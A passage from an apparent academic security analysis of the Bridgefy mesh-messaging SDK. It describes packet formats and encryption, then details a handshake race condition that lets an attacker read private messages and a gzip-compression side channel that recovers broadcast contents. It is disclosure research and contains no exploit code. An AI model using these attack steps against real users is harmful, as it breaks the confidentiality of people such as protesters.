    "et": 3,
    "ct": {
        "dump": false,
        "sender": "42de8fba-7715-43bd-9c15-b3bfd2811175",
        "mesh": {
            "added": 1629285921084,
            "id": "337a1f10-af85-4ccd-b891-8d0f2d2b77b3",
            "payload": {
                "ct": "foobar",
                "ku": 1,
                "mi": "182275a4-492b-4e75-9380-3cfc7062a8e4",
                "et": 2,
                "mt": 0,
                "nm": "Alice",
                "ds": 1629285920833
            },
            "enc_payload": -1,
            "sender": "42de8fba-7715-43bd-9c15-b3bfd2811175",
            "creation": 1629285921082,
            "expiration": 3600,
            "receiver_type": 1,
            "hops": 50,
            "profile": 1,
            "track": [
                261398143,
                4286487809
            ]
}   }   }
```

Listing 4: A broadcast packet represented in JSON.




Figure 4.5: A `BleEntityContent` is also encapsulated in a `BleEntity`.

arately. The remaining data in the `BleEntity` is considered metadata and encrypted in another way than the payload.

Because one-to-one packets are not carried over the mesh network, they are encoded in the packet type `BleEntityContent`, as illustrated in Figure 4.5. Their structure as depicted in Listing 6 is more concise since it does not carry routing information.

The message typed by a user is referred to as 'payload content'. In a `ForwardPacket`, the payload content is stored as a string under the key `ct` in the `payload`. For one-to-one packets, it is encoded in the `payload` map of the `BleEntityContent` respectively.

4.6 Packet Encryption

Before a `BleEntity` is sent to another peer, it is serialised using MessagePack, compressed using gzip, and then encrypted. This procedure strictly follows

```
{   "id": "5da0862c-1f11-4ae6-ab1a-c9de836d066e",
    "et": 3,
    "ct": {
        "dump": false,
        "sender": "42de8fba-7715-43bd-9c15-b3bfd2811175",
        "mesh": {
            "added": 1629291063668,
            "id": "c1dd3a1d-3e77-4230-8b27-b995bf402fda",
            "payload": {
                "ct": "foobar",
                "ku": 0,
                "mi": "c1dd3a1d-3e77-4230-8b27-b995bf402fda",
                "et": 1,
                "mt": 0,
                "nm": "Bob",
                "ds": 1629291063514
            },
            "enc_payload": -1,
            "sender": "42de8fba-7715-43bd-9c15-b3bfd2811175",
            "receiver": "ceb5402b-5f4d-41cc-b305-0ef1d4e40c91",
            "creation": 1629291063656,
            "expiration": 3600,
            "receiver_type": 0,
            "hops": 50,
            "profile": 1,
            "track": [
                261398143,
                584369781
            ]
}   }   }
```

Listing 5: A multi-hop packet represented in JSON.

```
{   "id": "a6ffde7d-8100-4c73-8bb6-111e0881d5e0",
    "et": 1,
    "ct": {
        "pld": {
            "ct": "foobar",
            "ku": 0,
            "mi": "99609ebd-497b-4546-8feb-f3bf5e875e91",
            "et": 1,
            "mt": 0,
            "nm": "Bob",
            "ds": 1629285823547
        },
        "id": "99609ebd-497b-4546-8feb-f3bf5e875e91"
}   }
```

Listing 6: A one-to-one packet represented in JSON.

the process depicted in Figure 4.6. The encryption step can involve Signal encryption in combination with AES in ECB mode with PKCS#7 padding, or AES-ECB with PKCS#7 padding only.

For AES-ECB, a symmetric key is shared between all peers in the network. In the case of the Bridgefy messenger, an adversary can easily obtain this symmetric key because the application is public. More generally, depending on the nature of the threats considered—inside and outside—the shared symmetric key may be considered known or unknown to the adversary.

Figure 4.6: Packets are always first serialised, then compressed, and then encrypted.

Data Category	*Metadata*	*Payload*
`BleHandshake`	AES-ECB	AES-ECB
`BleEntityContent`	AES-ECB	libsignal
`ForwardTransaction`	AES-ECB	libsignal

Table 4.2: Encryption of packets in Bridgefy by data category and packet type.

Signal encryption is only used for the `payload` field of multi-hop and one-to-one packets. Broadcast packets and the metadata of any other packets are encrypted with AES-ECB. In what follows, we will ignore this layer of encryption except in Sections 5.2 and 5.3, as the shared key of the Bridgefy messenger is known to the adversary. Table 4.2 summarises which encryption method is used for the different packet types.

Remark 4.1 *Previous versions of Bridgefy implemented a custom scheme based on RSA in place of the Signal protocol. With Bridgefy's adoption of the Signal protocol in place of RSA, the padding oracle attack reported in [2] is no longer applicable.*

4.7 Devices and Sessions

In the Bridgefy SDK, the `DeviceManager` is responsible for maintaining a list of nearby Bluetooth devices. Each device is associated with a session, which itself is managed by a `SessionManager`. Since the co-existence of devices and sessions appears arbitrary, we will in the following refer to sessions only.

During the handshake, a userId is received from the other peer and saved in the corresponding session. When the SDK is instructed to send a message to a userId, it looks for a session associated with that userId. The message is then queued in the `TransactionManager` together with the session. Once Android requests more Bluetooth data to send, the SDK pops the queued message, encrypts it for the userId saved in the session, and dispatches it.

When a Bluetooth packet is received, the SDK looks up the correct session based on the remote Bluetooth address. After assembling and decrypting the packet, it is passed to a generic message handler.

Chapter 5

New Attacks

We present two new attacks on Bridgefy: one affecting the confidentiality of private messages and another that of broadcast messages. In the former, we assume that the adversary knows the network-wide shared key. We stress once more that this condition is satisfied for the Bridgefy messenger. In the latter, we assume this key to be unknown to the adversary.

5.1 Breaking Confidentiality of Private Messages

We identified a TOCTOU vulnerability in the SDK that can be leveraged to read private messages between two users of the Bridgefy app.

For simplicity, we assume that the communicating parties are not directly connected via Bluetooth. While this assumption is not strictly necessary, it makes the exploitation of this vulnerability easier.

Accompanying the textual description of the attack that follows, the packet flow used in the attack is illustrated in Figure 5.1. The numbering on the very left of the illustration matches the numbering in the individual steps in the following paragraphs.

Assume a setting where Alice and Bob's devices have already performed a handshake and have exchanged messages (e.g., M_0 in Figure 5.1). Bob's device then goes out of range of Alice's so that the Bluetooth connection is terminated (step 1 in Figure 5.1). If Alice's device was to now send a message to Bob's device, it would send it into the mesh network, as Bob's device is no longer a directly connected peer.

Next, Mallory performs a full handshake with Alice's device so that Alice's device registers Mallory's PKB (step 2 in Figure 5.1). Until this point, Mallory behaves normally as any honest peer would.

Mallory again sends the first packet of the handshake, this time using Bob's userId in place of Mallory's own (step 3 in Figure 5.1). No mechanism in Bridgefy prevents Mallory's message from being processed. Alice's device will now associate the established session with Bob. In particular, Alice's device will queue any subsequent packets intended for Bob in this session.

Because Mallory initiated a new handshake using Bob's userId, Alice's device will indicate to Alice that Bob's device is in range. Suppose then Alice types a message intended for Bob (M_1 in Figure 5.1). The SDK looks for any active session where the userId equals that of Bob's device as per our description in Section 4.7 (step 4 in Figure 5.1). Since Mallory provided the userId of Bob's device in its second handshake, Alice's session with Mallory yields a match. Hence, the message is queued in the `TransactionManager` for the session with Mallory. If the packet was dispatched at *this* point, the packet would be encrypted for Bob (this is because libsignal also uses the userId of the session to decide which key to use in the encryption). So Mallory would not be able to read it. However, instead of being dispatched, the packet is only queued.

Now, Mallory sends the first packet of the handshake for a third time, using Mallory's own userId (step 5 in Figure 5.1). The userId of the session from the perspective of Alice's device now equals that of Mallory again. When the SDK on Alice's phone is asked for more data to transmit via Bluetooth, the packet is encrypted by Signal for Mallory and dispatched (again, libsignal uses the session's userId to decide which key to use in the encryption).

The above attack exploits a race condition: because Mallory sends the userId of Bob's device in its second handshake, Alice thinks she has a session with Bob. If she types a message for Bob, this message is then queued in a session with Mallory. But Mallory switches the userId back to its own userId in the third handshake so that when the message is dequeued and the libsignal encryption is performed, it is done using Mallory's public key.

Remark 5.1 *If no proper Signal session was established in the beginning, switching back to Mallory's real userId would require a full 2-round-trip handshake. Given that this attack exploits a race condition, it is hence important for Mallory to initiate an honest handshake before proceeding with the attack.*

We implemented a proof of concept (PoC) for this attack to confirm that it works and attach the source code to this report in Chapter 8. We sent 100 messages from Alice's phone, 56 of which were received by Mallory in our tests. Because the attack exploits a race condition, Mallory does not receive all messages. What plays into the hands of Mallory is that Bridgefy reschedules a private message if it cannot be delivered to the receiver. If the SDK looks up a session matching the receiver's userId while the session is associated with Mallory's userId, it will be rescheduled. Still, packets can get




Figure 5.1: The packet flow of our TOCTOU attack on Bridgefy. Alice sends a message to Bob twice: the first message M_0 is sent to Bob only, but Mallory can decrypt the second message M_1, even though it was intended for Bob.

'lost' for Mallory when the packet is encrypted right after Mallory switches the userId back to Bob's.

Note that when Mallory intercepts a message, Bob will not receive it: Alice encrypts the packet for Mallory only, while Mallory cannot re-encrypt it for Bob in Alice's name. If Mallory was to encrypt and send a message to Bob while using Alice's userId during the handshake, Bob would fail to decrypt the packet. Instead, if Mallory used their real userId, Bob would process the packet before Mallory gets the chance to change the userId of the session again. In other words, the attack breaks confidentiality but not authentication.

5.2 Broadcast Message Distinguisher

Broadcast packets are encrypted using AES-ECB as per Table 4.2, meaning the used scheme is generally deterministic and thus susceptible to an IND-CPA adversary. This is no issue for the Bridgefy messenger—where the key is assumed public knowledge anyway—but for other applications that use the Bridgefy SDK. If we let the adversary only choose the payload content, the scheme is no longer deterministic: broadcast packets also contain unpredictable data such as the userIds, the sender's display name, and timestamps. Additionally, the plaintext is compressed before being encrypted, meaning that matching sequences in the serialised data do not necessarily transform into matching sequences in the compressed data. Overall, this means that encryptions of the same payload content in two different queries may yield two different ciphertexts.

We formalise the game IND-CPA(q) analogous to [11, Section 5.3] between an adversary $\mathcal{A}$ and a challenger $\mathcal{C}$ that acts as a Left-or-Right (LoR) oracle. In the following game, let KGen, Enc, and Dec be the key generation function, the encryption function, and the decryption function employed by Bridgefy respectively, and $\mathcal{SE} = (\mathsf{KGen}, \mathsf{Enc}, \mathsf{Dec})$ the symmetric encryption scheme. Note that Enc includes the compression using gzip, and Dec the decompression. Further, let $\ell(x)$ denote the length of string x and $x_0|x_1$ denote string concatenation of strings x_0 and x_1.

Game IND-CPA(q):

1: $\mathcal{C}$ generates a key $K \leftarrow\!\!\$\ \mathsf{KGen}$ and a bit $b \leftarrow\!\!\$\ \{0,1\}$ uniformly at random.
2: $\mathcal{A}$ submits at most q queries to $\mathcal{C}$. In the ith query, $\mathcal{A}$ chooses two payload contents $\pi_{i,0}, \pi_{i,1}$, such that $B = \ell(\pi_{i,0}) = \ell(\pi_{i,1})$, and submits $(\pi_{i,0}, \pi_{i,1})$ to $\mathcal{C}$. $\mathcal{C}$ computes $c_i = \mathsf{Enc}_K(\pi_{i,b})$ and returns c_i to $\mathcal{A}$.
3: $\mathcal{A}$ outputs a guess $\hat{b} \in \{0,1\}$.

We denote the advantage of $\mathcal{A}$ in this game as

$$\mathbf{Adv}_{\mathcal{SE}}^{\text{IND-CPA}(q)}(\mathcal{A}, B) = 2 \cdot |\Pr(\hat{b} = b) - 1/2|.$$

With $q \geq 2$, $\mathcal{A}$ can submit the pair $(\pi_{1,0}, \pi_{1,0})$ in the 2nd query, and compare $c_1 = \mathsf{Enc}_K(\pi_{1,b})$ to $c_2 = \mathsf{Enc}_K(\pi_{1,0})$: $\mathcal{A}$ can infer from matching blocks in c_1 and c_2 that the underlying gzip data also matches, suggesting that $b = 0$. Note that because we do not assume Enc to be deterministic, c_1 and c_2 do not match every round of the game. We implemented this attack using a program that simulates a Bridgefy network with sufficient accuracy but




Figure 5.2: The advantage of $\mathcal{A}$ to win the game IND-CPA(2) for different B.

without the physical setup. We measure $\mathbf{Adv}_{\mathcal{SE}}^{\text{IND-CPA}(2)}(\mathcal{A}, B)$ for different B in Figure 5.2 by playing the game $n = 2^{18}$ times each. The simulation confirms that Bridgefy's scheme is not IND-CPA secure.

But Bridgefy's scheme is even weaker: since compression precedes encryption, $\mathcal{A}$ can draw conclusions about the plaintext based on the ciphertext, if only the length of the plaintext is known. $\mathcal{A}$ can use this to win the game IND-CPA(1): $\mathcal{A}$ submits a single query (π_0, π_1) in step 2, where π_0 contains duplicate data, but π_1 does not. In particular, we let π_0 be a random string, while π_1 is of the form $s|s$, where s is a random string. Overall, these payload contents need to satisfy $B = \ell(\pi_0) = \ell(\pi_1)$.

Since π_1 contains a string with duplicate data that can be decompressed with gzip, we can say on average that $\ell(\mathsf{Enc}_K(\pi_0)) > \ell(\mathsf{Enc}_K(\pi_1))$. This becomes more apparent with increasing B: π_0 cannot be compressed efficiently, while π_1 will be compressed effectively to half the length. The difference in length of the compression output propagates to the length of the encryption output, such that b is leaked: in step 3, $\mathcal{A}$ outputs

$$\hat{b} = \begin{cases} 0, & \text{if } \ell(c) > \frac{\ell(\mathsf{Enc}_{K'}(\pi_0)) + \ell(\mathsf{Enc}_{K'}(\pi_1))}{2} \\ 1, & \text{otherwise.} \end{cases}$$

Here, $\mathsf{Enc}_{K'}(\pi_0)$ and $\mathsf{Enc}_{K'}(\pi_1)$ are not derived by making a query to $\mathcal{C}$. Instead, $\mathcal{A}$ chooses an arbitrary key K' and runs $\mathsf{Enc}_{K'}$ locally. While K is unknown to $\mathcal{A}$, an arbitrary key K' can be chosen since only the output length is of interest. The userIds, the sender's display name, and timestamps used to derive c are also unknown to $\mathcal{A}$, and hence the values used by $\mathcal{A}$ will diverge from those used by $\mathcal{C}$. That introduces more noise to the compression length.




Figure 5.3: The advantage of $\mathcal{A}$ to win the game IND-CPA(1) for different B.

As before, we measure $\mathbf{Adv}_{\mathcal{SE}}^{\text{IND-CPA}(1)}(\mathcal{A}, B)$ for different B in Figure 5.3 by playing the game $n = 2^{18}$ times each. At $B = 2^7$, $\mathcal{A}$ is able to make a correct guess in each run of the game.

5.3 Broadcast Message Recovery

The distinguisher from above can be turned into a plaintext recovery attack without the knowledge of the shared key. The attack is based on the fact that Bridgefy compresses packets before encrypting them, enabling the recovery of payload contents from a small set of possible strings.

Consider a given set of possible payload contents $\mathscr{P} = \{p_1, p_2, \ldots, p_n\}$ and a network where

- a large number of devices participate,
- the senders of the broadcast messages have usernames of equal length,
- all broadcast messages contain the payload content π, where $\pi \in \mathscr{P}$, and
- the adversary can capture M packets of the broadcast messages at each of the first $H \leq 50$ hops.

The attack we describe allows an adversary $\mathcal{A}$ to recover π given the set of $M \cdot H$ captured packets, without knowing the shared key.

As for the choices of $\mathscr{P}$, we define the payload content set

$$\mathscr{P}_{\mathrm{b}} = \{p_i | 32 \leq i \leq 126\},$$

where p_i is a string that only consists of the single byte i. $\mathscr{P}_{\text{b}}$ contains all printable ASCII characters that a user can type in the chat window of Bridgefy. We also define

$$\mathscr{P}_{\text{w}}^{l,n} = \{p_1, p_2, \ldots, p_n\},$$

where p_i is the ith most commonly used password of length l in the rockyou password list [29], which as a list of 32.6 million real-world passwords is commonly used for password cracking. The payload contents in $\mathscr{P}_{\text{w}}^{8,128}$, for instance, account for 1.75 % of all passwords in the whole rockyou data set, making it a reasonable choice for our experiments.

5.3.1 Simulation Phase

$\mathcal{A}$ runs a simulation and collects the length of $|\mathscr{P}| \cdot N \cdot H$ packets. In particular, for $\pi \in \mathscr{P}$ as the payload content and h as any of the first H hops, $\mathcal{A}$ collects N lengths for each pair (p, h). Doing so, $\mathcal{A}$ derives the empirical probability distributions $\theta_{p,h}$ that indicate the probability of a certain length for a packet with payload content p at hop h. Note that at hop h the `hops` field has the value $50 - h + 1$. Since the shared key is assumed unknown, the lengths are a multiple of the AES block size of 16 bytes.

$\mathcal{A}$ also collects information about the relation of lengths between two hops: when the packet of the message has length l at hop h and the packet at the next hop h' of the same message has length v, $\mathcal{A}$ gains insight as to how much the packet 'grew' in one hop. $\mathcal{A}$ derives the empirical probability distributions $\theta_{p,h,v}$ that indicate the probability of a certain length occurring at hop h when the packet with payload content p had length v at hop $h + 1$.

This phase can be performed offline such that no physical access to the network is required. $\mathcal{A}$ can hence obtain a sample with a very large N.

5.3.2 Attack Phase

Next, $\mathcal{A}$ listens in on the communication of the mesh network to observe M broadcasts at each of the first $H \leq 50$ hops, which amounts to $M \cdot H$ packets. All broadcasts observed in this phase are assumed to contain the same payload content $\pi \in \mathscr{P}$.

$\mathcal{A}$ records all packet lengths as

$$\bar{\mathbf{s}} = \begin{bmatrix} l_{1,1} & l_{1,2} & \cdots \\ \vdots & \ddots & \\ l_{M,1} & & l_{M,H} \end{bmatrix},$$

where $l_{i,h}$ is the length of the ith broadcast at hop h. This can be converted to

$$\mathbf{s} = \begin{bmatrix} c_{1,1} & c_{1,2} & \dots \\ \vdots & \ddots & \\ c_{L,1} & & c_{L,H} \end{bmatrix},$$

where $c_{l,h}$ indicates the number of observed packets at hop h with length l, and L denotes the maximum observed packet length. We call $\mathbf{s}$ the attack sample. As before, the encryption will cause the observed lengths l to be a multiple of the AES block size.

While with $\bar{\mathbf{s}}$ we can determine $l_{i,h-1}$ given only i and h, $\mathbf{s}$ no longer contains information about the preceding length of a packet. To maintain this information, $\mathcal{A}$ also transforms $\bar{\mathbf{s}}$ into the memories $\mathbf{m} = (\mathbf{m}_2, \mathbf{m}_3, \dots, \mathbf{m}_H)$, where

$$\mathbf{m}_h = \begin{bmatrix} m_{h,0,0} & m_{h,0,1} & \dots \\ \vdots & \ddots & \\ m_{h,L,0} & & m_{h,L,L} \end{bmatrix},$$

such that $m_{h,l,v}$ denotes the number of packets at hop h with length l, and the packet of the message at hop $h-1$ had length v. Because hop $h = 1$ is the first hop, there exist no previous lengths for packets, and thus no memory $\mathbf{m}_1$.

As a final step, $\mathcal{A}$ needs to find out what payload content $\pi \in \mathscr{P}$ the attack sample $\mathbf{s}$ most likely corresponds to. $\mathcal{A}$ can leverage MLE to do so: we maximise $\mathcal{L}(\theta_p|\bar{\mathbf{s}})$ for all valid p, yielding the guess

$$\hat{\pi} = \arg\max_{p \in \mathscr{P}} \mathcal{L}(\theta_p|\bar{\mathbf{s}}),$$

where θ_p represents the parameters of the length distribution for packets with payload content p. If $\hat{\pi} = \pi$, then $\mathcal{A}$ was able to successfully recover the payload content of the broadcast message.

We can compute the likelihood by evaluating

$$\mathcal{L}(\theta_p|\bar{\mathbf{s}}) := \Pr(\bar{\mathbf{s}}|\theta_p) = \prod_{i=1}^{M} \Pr(\bar{\mathbf{s}}_i|\theta_p) = \prod_{i=1}^{M} \Pr(l_{i,1}\, l_{i,2} \dots l_{i,H}|\theta_p).$$

The above expression requires us to respect a dependency chain of lengths in a distribution: $l_{i,H}$ depends on $l_{i,H-1}$, which itself depends on $l_{i,H-2}$ and so forth. We can simplify the expression either (i) by assuming these events to be fully independent, or (ii) by using a Markov chain of order *mem*.

Independence Assumption

We resolve the chain by assuming the events to be independent. That method disregards the information $\mathcal{A}$ has about the relation of lengths between hops. Because this can be thought of as a Markov chain of order 0, we will refer to it as $mem = 0$.

We can rewrite the expression as

$$\begin{aligned}\Pr(\bar{\mathbf{s}}|\theta_p) &\approx \prod_{i=1}^{M} \Pr(l_{i,1}|\theta_{p,1}) \cdot \Pr(l_{i,2}|\theta_{p,2}) \cdot \ldots \cdot \Pr(l_{i,H}|\theta_{p,H}) \\ &= \prod_{i=1}^{M}\prod_{h=1}^{H} \Pr(l_{i,h}|\theta_{p,h}).\end{aligned}$$

Because $\mathbf{s}$ and $\bar{\mathbf{s}}$ only differ in representation, we know that $\Pr(\mathbf{s}|\theta_p) = \Pr(\bar{\mathbf{s}}|\theta_p)$, and conclude that

$$\Pr(\mathbf{s}|\theta_p) \approx \prod_{l=0}^{L}\prod_{h=1}^{H} \Pr(l|\theta_{p,h})^{c_{l,h}}.$$

As described in Section 2.8, $\mathcal{A}$ can improve the precision by taking the logarithm, giving

$$\log \mathcal{L}(\theta_p|\bar{\mathbf{s}}) = \log \Pr(\mathbf{s}|\theta_p) \approx \sum_{l=0}^{L}\sum_{h=1}^{H} c_{l,h} \log \Pr(l|\theta_{p,h}).$$

Overall, we then have

$$\hat{\pi} \approx \arg\max_{p \in \mathscr{P}} \sum_{l=0}^{L}\sum_{h=1}^{H} c_{l,h} \log \Pr(l|\theta_{p,h}).$$

Remark 5.2 *If a certain packet length was not captured for a pair (p, h) during the simulation phase while that length appears in the attack sample, the factor $\log \Pr(l|\theta_{p,h})$ will be undefined. However, we can apply smoothing such that $\Pr(l|\theta_{p,h})$ evaluates to a reasonable probability regardless. From the many smoothing methods available, we will use Laplace smoothing [43, pg. 260] in our experiments, which is comparatively simple.*

Markov Chain

Alternatively, the dependencies can be resolved by using a Markov chain of, e.g., order 1, which we refer to as $mem = 1$. To ease the notation of the following description, we define

$$P(p, i, h) = \Pr(l_{i,h}|v\,\theta_{p,h,v}),$$

where $v = l_{i,h-1}$, and use this to get

$$\begin{aligned}
\Pr(\mathbf{s}|\theta_p) &= \prod_{i=1}^{M} \Pr(l_{i,H}|l_{i,1}\dots l_{i,H-1}\,\theta_p) \cdot \Pr(l_{i,1}\dots l_{i,H-1}|\theta_p) \\
&\approx \prod_{i=1}^{M} P(p,i,H) \cdot \Pr(l_{i,1}\dots l_{i,H-1}|\theta_p) \\
&\approx \prod_{i=1}^{M} P(p,i,H) \cdot P(p,i,H-1) \cdot \Pr(l_{i,1}\dots l_{i,H-2}|\theta_p) \\
&\approx \prod_{i=1}^{M} \Pr(l_{i,1}|\theta_{p,1}) \prod_{h=2}^{H} P(p,i,h).
\end{aligned}$$

Rewriting with $\mathbf{s}$ yields

$$\Pr(\mathbf{s}|\theta_p) \approx \prod_{l=0}^{L} \Pr(l|\theta_{p,1})^{c_{l,1}} \prod_{v=0}^{L} \prod_{h=2}^{H} \Pr(l|v\,\theta_{p,h,v})^{m_{h,l,v}}.$$

Similar to before we apply the logarithm, and have

$$\hat{\pi} \approx \arg\max_{p \in \mathscr{P}} \sum_{l=0}^{L} c_{l,1} \log \Pr(l|\theta_{p,h}) + \sum_{v=0}^{L} \sum_{h=2}^{H} m_{h,l,v} \log \Pr(l|v\,\theta_{p,h,v}).$$

5.3.3 Single-Byte Payloads

We first discuss the instance of the attack where

$$\mathscr{P} = \mathscr{P}_{\mathrm{b}},$$

meaning that π is a single byte. A realistic attack scenario for this would be when a protest leader surveys participants with the options to respond `y` for 'yes' and `n` for 'no'. If a significant majority answers with either option, an adversary could determine the answer of that majority with high probability.

The idea is that certain fields in the metadata of packets cause the compression to leak the single-byte π. For example, the `hops` field in a `ForwardPacket` indicates the time to live (TTL) of the packet. For each hop in the network, this field decreases by 1, and the packet is eventually dropped before the value reaches 0. Because the fixed starting value 50 is used for all broadcast packets, $\mathcal{A}$ knows the exact value of the field at each hop. That allows $\mathcal{A}$ to use the length of the compression output to determine if that value also appears in π. $\mathcal{A}$ can observe how the length of the broadcast message changes throughout the decrement of its `hops` field.

Figure 5.4 show the MessagePack-encoded `hops` field of a packet at the first hop, and Figure 5.5 shows its payload content field. Because the fields




Figure 5.4: The `hops` field in a MessagePack-serialised packet. All values are represented in hexadecimal, meaning this packet's `hops` value is 50.




Figure 5.5: The payload content in a MessagePack-serialised packet. All values are represented in hexadecimal, meaning this packet's message payload is 2.

do not share any surrounding bytes, the LZ77 compression cannot cause a visible effect for $\mathcal{A}$, but the Huffman coding can: in packets where the payload matches the `hops` field, the respective Huffman symbol is on average represented using 1 bit less than where they do not match. The root cause for this is the dynamic Huffman table in gzip, where more frequent symbols are assigned shorter code words.

The DEFLATE data is padded to a full byte, meaning that in some occurrences this bit causes the gzip output to be one byte different in length. This further propagates to the encryption layer.

5.3.4 Equal-Length Payloads

We now discuss the instance of the attack where

$$\mathscr{P} = \mathscr{P}_{\mathrm{W}}^{l,n}.$$

We assume $l = 8$ and $n = 128$, implying that π is 8 bytes in length. In the real world, when peers repeatedly share a password π with each other through the broadcast functionality, an adversary interested in this password could leverage the attack to recover π.

$\mathscr{P}_{\mathrm{W}}^{8,128}$ contains the strings '11111111' and 'princess'. For the former, the effect of gzip easily leaks through for $\mathcal{A}$, because the string itself contains duplicate data. For the latter, the compression yields a signal as parts of the string can also appear in the metadata. That signal is strong enough so that $\mathcal{A}$ has an advantage over random guessing.

5.3.5 Results

We implemented a proof of concept (PoC) simulation for this attack to confirm that the compression leak is sensitive enough to provide statistically significant results. We perform the attack with $N = 2^{20}$, and with different H and M, and apply Laplace smoothing to our distributions $\theta_{p,h}$ to account for lengths not encountered during the simulation. Where not indicated otherwise, we use a Markov chain of order 1 to perform the matching.

We run the attack $n = 2^8$ times for each $\pi \in \mathscr{P}$, where one experiment is conducted for each of $\mathscr{P}_{\text{b}}$, $\mathscr{P}_{\text{w}}^{8,128}$, and $\mathscr{P}_{\text{w}}^{8,256}$. In each run, we create a ranking of candidates ordered by their respective likelihood. Before we present our results, we define the *rank* of an attack run.

Definition 5.3 *Let $\pi \in \mathscr{P}$ be the payload content used to generate a sample in an attack run. We call the **rank** of that attack run the index of π within the sequence of candidates for π. If the adversary was able to recover the correct payload accurately, meaning that $\hat{\pi} = \pi$, then the rank of the attack sample is* 1.

Let $r_{\pi,i}$ be the rank of the ith run for payload content π. We denote

$$\bar{r}_\pi = \frac{1}{n} \sum_{i=1}^{n} r_{\pi,i}$$

as the average rank over all runs for the payload content π, and

$$\bar{r}_{\mathscr{P}} = \frac{1}{|\mathscr{P}|} \sum_{\pi \in \mathscr{P}} \bar{r}_\pi$$

as the average rank over all runs for all payload contents in $\mathscr{P}$.

